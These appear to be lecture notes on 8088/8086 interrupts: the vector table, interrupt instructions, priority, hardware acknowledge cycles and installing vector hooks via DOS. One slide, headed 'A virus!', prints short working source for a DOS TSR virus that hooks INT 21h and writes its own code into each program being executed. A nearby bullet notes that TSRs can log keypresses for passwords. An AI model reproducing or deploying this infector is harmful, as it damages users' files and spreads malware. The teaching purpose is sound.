
Weeks 12 and 13
Interrupt Interface of the 8088 and 8086 Microprocessors

INTERRUPT INTERFACE


Interrupts provide a mechanism for quickly changing program environment.

The section of the program which the control is passed: Interrupt Service Routine, ex: For printers it is the printer driver.

8088 and 8086 interrupts:



- ✓ External Hardware Interrupts
- ✓ Nonmaskable Interrupt
- ✓ Software Interrupts
- ✓ Internal Interrupts
- ✓ Reset



Lower priority interrupts need to wait for the higher priority interrupts to be completed

8088/8086 Interrupts

- An interrupt is an external event which informs the CPU that a device needs service
- In the 8088 & 8086 there are are a total of 256 interrupts (or interrupt types)
  - INT 00
  - INT 01
  - …
  - INT FF
- When an interrupt is executed, the microprocessor automatically saves the flags register (FR), the instruction pointer (IP) and the code segment register (CS) on the stack and goes to a fixed memory location.
- In 80x86, the memory location to which an interrupt goes is always four times the value of the interrupt number
- INT 03h goes to 000Ch

Interrupt Service Routine

- For every interrupt, there must be a program associated with it
- This program is called an Interrupt Service Routine (ISR)
- It is also called an interrupt handler
- When an interrupt occurs, CPU runs the interrupt handler but where is the handler?
  - In the interrupt Vector Table (IVT)


INT Number	Physical Address	Contains
INT 00	00000h	IP0:CS0
INT 01	00004h	IP1:CS1
INT 02	00008h	IP2:CS2
. . .	. . .	. . .
INT FF	003FCh	IP255:CS255

Interrupt Vector Table

- Interrupt vector table consists of 256 entries each containing 4 bytes.
- Each entry contains the offset and the segment address of the interrupt vector each 2 bytes long.
- Table starts at the memory address 00000H.
- First 32 vectors are spared for various microprocessor operations.
- The rest 224 vectors are user definable.
- **The lower the vector number, the higher the priority.**

Interrupt Vector Table

First 1 K memory



- Contains 256 address pointers (vectors)
- These pointers identify the starting location of their service routines in program memory.
- Held as firmware or loaded as system initialization

Examples

For example: vector 50: CS and IP?

Physical Address 200 = (4 x 50) = 200 = 11001000 = C8H

000C8 contains IP: and 000CA contains CS information

- INT 12h (or vector 12)
- The physical address 30h (4 x 12 = 48 = 30h) contains

  0030h and 0031h contain IP of the ISR

  0032h and 0033h contain CS of the ISR

Interrupt Instructions

Mnemonic	Meaning	Format	Operation	Flags Affected
CLI	Clear interrupt flag	CLI	$0 \rightarrow (IF)$	IF
STI	Set interrupt flag	STI	$1 \rightarrow (IF)$	IF
INT n	Type n software interrupt	INT n	$(Flags) \rightarrow ((SP) - 2)$ $0 \rightarrow TF,IF$ $(CS) \rightarrow ((SP) - 4)$ $(2 + 4 \cdot n) \rightarrow (CS)$ $(IP) \rightarrow ((SP) - 6)$ $(4 \cdot n) \rightarrow (IP)$	TF, IF
IRET	Interrupt return	IRET	$((SP)) \rightarrow (IP)$ $((SP) + 2) \rightarrow (CS)$ $((SP) + 4) \rightarrow (Flags)$ $(SP) + 6 \rightarrow (SP)$	All
INTO	Interrupt on overflow	INTO	INT 4 steps	TF, IF
HLT	Halt	HLT	Wait for an external interrupt or reset to occur	None
WAIT	Wait	WAIT	Wait for $\overline{TEST}$ input to go active	None

Differences between INT and CALL

❖A CALL FAR instruction can jump any location within the 1 MB address range but INT nn goes to a fixed memory location in the Interrupt Vector Table to get the address of the interrupt service routine

❖A CALL FAR instruction is used by the programmer in the sequence of instruction in the program but externally activated hardware interrupt can come at any time

❖A CALL FAR cannot be masked but INT nn in hardware can be blocked.

❖A CALL FAR saves CS:IP but INT nn saves Flags and CS:IP

❖At the end of the subroutine RET is used whereas for Interrupt routine IRET should be the last statement

Interrupt Mechanisms, Types, and Priority

INTERRUPT TYPES SHOWN WITH DECREASING PRIORITY ORDER

1. Reset
2. Internal interrupts and exceptions
3. Software interrupt
4. Nonmaskable interrupt
5. Hardware interrupt

All the interrupts are serviced on priority basis. The higher priority interrupt is served first and an active lower priority interrupt service is interrupted by a higher priority one. Lower priority interrupts will have to wait until their turns come.

The section of program to which the control is passed called **Interrupt-service routine** (ISR)

Interrupt instructions

- Interrupt enable flag (IF) causes external interrupts to be enabled.
- INT n initiates a vectored call of a subroutine.
- INTO instruction should be used after each arithmetic instruction where there is a possibility of an overflow.
- HLT waits for an interrupt to occur.
- WAIT waits for TEST input to go high.

The Operation of Real Mode Interrupt

1. The contents of the FLAG REGİSTERS are pushed onto the stack
2. Both the interrupt (IF) and (TF) flags are cleared. This disables the INTR pin and the trap or single-step feature. (Depending on the nature of the interrupt, a programmer can unmask the INTR pin by the STI instruction)
3. The contents of the code segment register (CS) is pushed onto the stack.
4. The contents of the instruction pointer (IP) is pushed onto the stack.
5. The interrupt vector contents are fetched, and then placed into both IP and CS so that the next instruction executes at the interrupt service procedure addressed by the interrupt vector.
6. While returning from the interrupt-service routine by the instruction IRET, flags return to their state prior to the interrupt and and operation restarts at the prior IP address.

INT 00 (divide error)

```
MOV AL,92
SUB CL, CL
DIV CL  ; 92/0 undefined
```

```
; Also invoked if the quotient is too large to fit into the assigned register

MOV AX,0FFFh
MOV BL,2
DIV BL
```

```
; WRITE A DIVIDE ERROR ISR

Prompt db ‘Division by zero attempted$’

Diverr: PUSH DX
Mov ah,09h
Mov dx, offset prompt
int 21h
POP DX
```

INT 01 (Single Step)


- In executing a sequence of instructions, there is often a need to examine the contents of the CPU's registers and system memory.
- This is done by executing one instruction at a time and then inspecting the registers and memory
- This is called the tracing or the single stepping
- TF must be set (D8 of the flag register)

```
PUSHF
POP AX
OR AX,0000000100000000B
PUSH AX
POPF
```

Other Interrupts

- INT 02h
  - Intel has set aside INT 02h for the NMI interrupt
  - There is an NMI pin on the CPU
  - If the NMI pin is activated by a H signal, the CPU jumps to 00008H to fetch the CS:IP of the ISR associated with NMI
- INT 03h (breakpoint)
- INT 04H (signed number overflow) or INTO
  - If OF=0 goes to 00010h to get the address of the ISR
  - Otherwise, it is equivalent to NOP
- Example: Use debug dump command to see the IVT
  - D 0000:0000 0013

External Hardware Interrupt Interface



Minimum Mode

✓The interrupt circuitry must identify which of the pending interrupts has the highest priority.

✓Then passes its type number to the MPU

✓The MPU samples the INTR at the **last clock period** of **each** instruction execution cycle. Its active high level must be maintained.

✓When recognized INTRA generated.

External hardware-interrupt Interface

- Minimum mode hardware-interrupt interface:
  - 8088 samples INTR input during the last clock period of each instruction execution cycle. INTR is a level triggered input; therefore logic 1 input must be maintained there until it is sampled. Moreover, it must be removed before it is sampled next time. Otherwise, the same Interrupt Service is repeated twice.
  - $\overline{\text{INTA}}$ goes to 0 in the first interrupt bus cycle to acknowledge the interrupt after it was decided to respond to the interrupt.
  - It goes to 0 again the second bus cycle too, to request for the interrupt type number from the external device.
  - The interrupt type number is read by the processor and the corresponding int. CS and IP numbers are again read from the memory.

External hardware-interrupt Sequence




Figure 11–9 Interrupt-acknowledge bus cycle. (Reprinted by permission of Intel Corporation. Copyright/Intel Corp. 1979)

Resident Programs

- Usually non-resident program is a file, loaded from disk by DOS. Termination of such program is the passing control back to DOS. DOS frees all memory, allocated for and by this program, and stays idle to execute next program.
- Resident program passes control to DOS at the end of its execution, but leaves itself in memory whole or partially.
- Such way of program termination was called TSR - Terminate-and-Stay-Resident. So resident programs often called by this abbreviations - TSR.
- For example, TSR can watch keypresses to get passwords, INT 13h sectors operations to substitute info, INT 21h to watch and dispatch file operations and so on.
- TSR stays in memory to have some control over the processes. Usually, TSRs takes INTerrupt vectors to its code, so, when interrupt occurs, vector directs execution to TSR code.

Storing an Interrupt Vector in the Vector Table

In order to install an interrupt vector – sometimes called a hook – the assembler must address absolute memory

INT 21h

Initialization
AH = 25h
AL = interrupt type number
DS:DX = address of new interrupt procedure

Read the current vector
AH = 35h
AL = interrupt type number
ES:BX = address stored at vector

Terminate and stay resident
AH = 31h
AL = 00
DX = number of paragraphs to reserve for the program

A virus!

```
.model  tiny
.code
 org    100h

code_begin:
            mov     ax,3521h
            int     21h
            mov     word ptr [int21_addr],bx
            mov     word ptr [Int21_addr+02h],es

            mov     ah,25h
            lea     dx,int21_virus
            int     21h

            xchg    ax,dx
            int     27h

int21_virus  proc     near
            cmp     ah,4bh
            jne     int21_exit

            mov     ax,3d01h
            int     21h
            xchg    ax,bx

            push    cs
            pop     ds

            mov     ah,40h
            mov     cx,(code_end-code_begin)
            lea     dx,code_begin
int21_exit:
                db        0eah
code_end:
int21_addr      dd        ?
virus_name      db       '[Fact]'
                        endp
```

Example-storing Interrupt Vector

Storing an Interrupt Vector in the Vector Table


In order to install an interrupt vector—sometimes called a **hook**—the assembler must address absolute memory. Example 12–4 shows how a new vector is added to the interrupt vector table by using the assembler and a DOS function call. Here, INT 21H function call number 25H initializes the interrupt vector. Notice that the first thing done in this procedure is to save the old interrupt vector number by using DOS INT 21H function call number 35H to read the current vector. See Appendix A for more detail on DOS INT 21H function calls.

EXAMPLE 12–4

```
                                  .MODEL TINY
                                  .CODE
                                  ;A program that installs NEW40 at INT 40H.
                                  ;
                                  .STARTUP
0100  EB 05                              JMP    START
0102  00000000                    OLD    DD     ?
                                  ;
                                  ;new interrupt procedure
                                  ;
0106                              NEW40  PROC   FAR

0106  CF                                 IRET

0107                              NEW40  ENDP

0107                    START:
0107  8C C8                              MOV    AX,CS       ;get data segment
0109  8E D8                              MOV    DS,AX
```


Example-storing Interrupt Vector

```
010B   B4 35                  MOV   AH,35H    ;get old interrupt vector
010D   B0 40                  MOV   AL,40H
010F   CD 21                  INT   21H
0111   89 1E 0102 R           MOV   WORD PTR OLD,BX
0115   8C 06 0104 R           MOV   WORD PTR OLD+2,ES
                        ;
                        ;install new interrupt vector 40H
                        ;
0119   BA 0106 R              MOV   DX,OFFSET NEW40
011C   B4 25                  MOV   AH,25H
011E   B0 40                  MOV   AL,40H
0120   CD 21                  INT   21H
                        ;
                        ;leave NEW40 in memory
                        ;
0122   BA 0107 R              MOV   DX,OFFSET START
0125   D1 EA                  SHR   DX,1
0127   D1 EA                  SHR   DX,1
0129   D1 EA                  SHR   DX,1
012B   D1 EA                  SHR   DX,1
012D   42                     INC   DX
012E   B8 3100                MOV   AX,3100H
0131   CD 21                  INT   21H
                              END
```



Interrupt Sequence

